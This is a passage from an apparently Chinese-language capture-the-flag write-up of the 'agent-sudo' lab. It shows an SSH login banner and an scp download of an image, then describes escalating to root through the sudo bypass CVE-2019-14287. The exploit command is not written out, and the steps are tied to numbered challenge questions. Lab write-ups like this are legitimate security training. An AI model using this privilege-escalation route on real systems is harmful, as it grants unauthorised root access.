Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue May 24 12:40:44 UTC 2022

  System load:  0.94               Processes:           101
  Usage of /:   39.8% of 9.78GB   Users logged in:     0
  Memory usage: 21%                IP address for eth0: 10.10.79.77
  Swap usage:   0%


75 packages can be updated.
33 updates are security updates.


Last login: Tue May 24 12:40:26 2022 from 10.4.66.18
james@agent-sudo:~$
```

在家目錄中可以找到第10題答案，還有一張圖，我們把圖片傳回本地分析



```
└──╼ #scp james@10.10.79.77:/home/james/Alien_autospy.jpg .
james@10.10.79.77's password:
Alien_autospy.jpg
```

這題我卡了蠻久的，結果最後才知道要把檔名去google...（第11題答案）

sudo –l 看一下可以透過/bin/bash來提權
原本想說很容易，但是看到題目問CVE，那就看一下bash的版本囉

不過權限不夠看bash版本

只好來看一下這樣的sudo寫法有沒有什麼漏洞

找到一個CVE-2019-14287（第12題答案）

找到漏洞後，要提權就不是什麼難事了

提權後就會在root的家目錄找到第13、14題的答案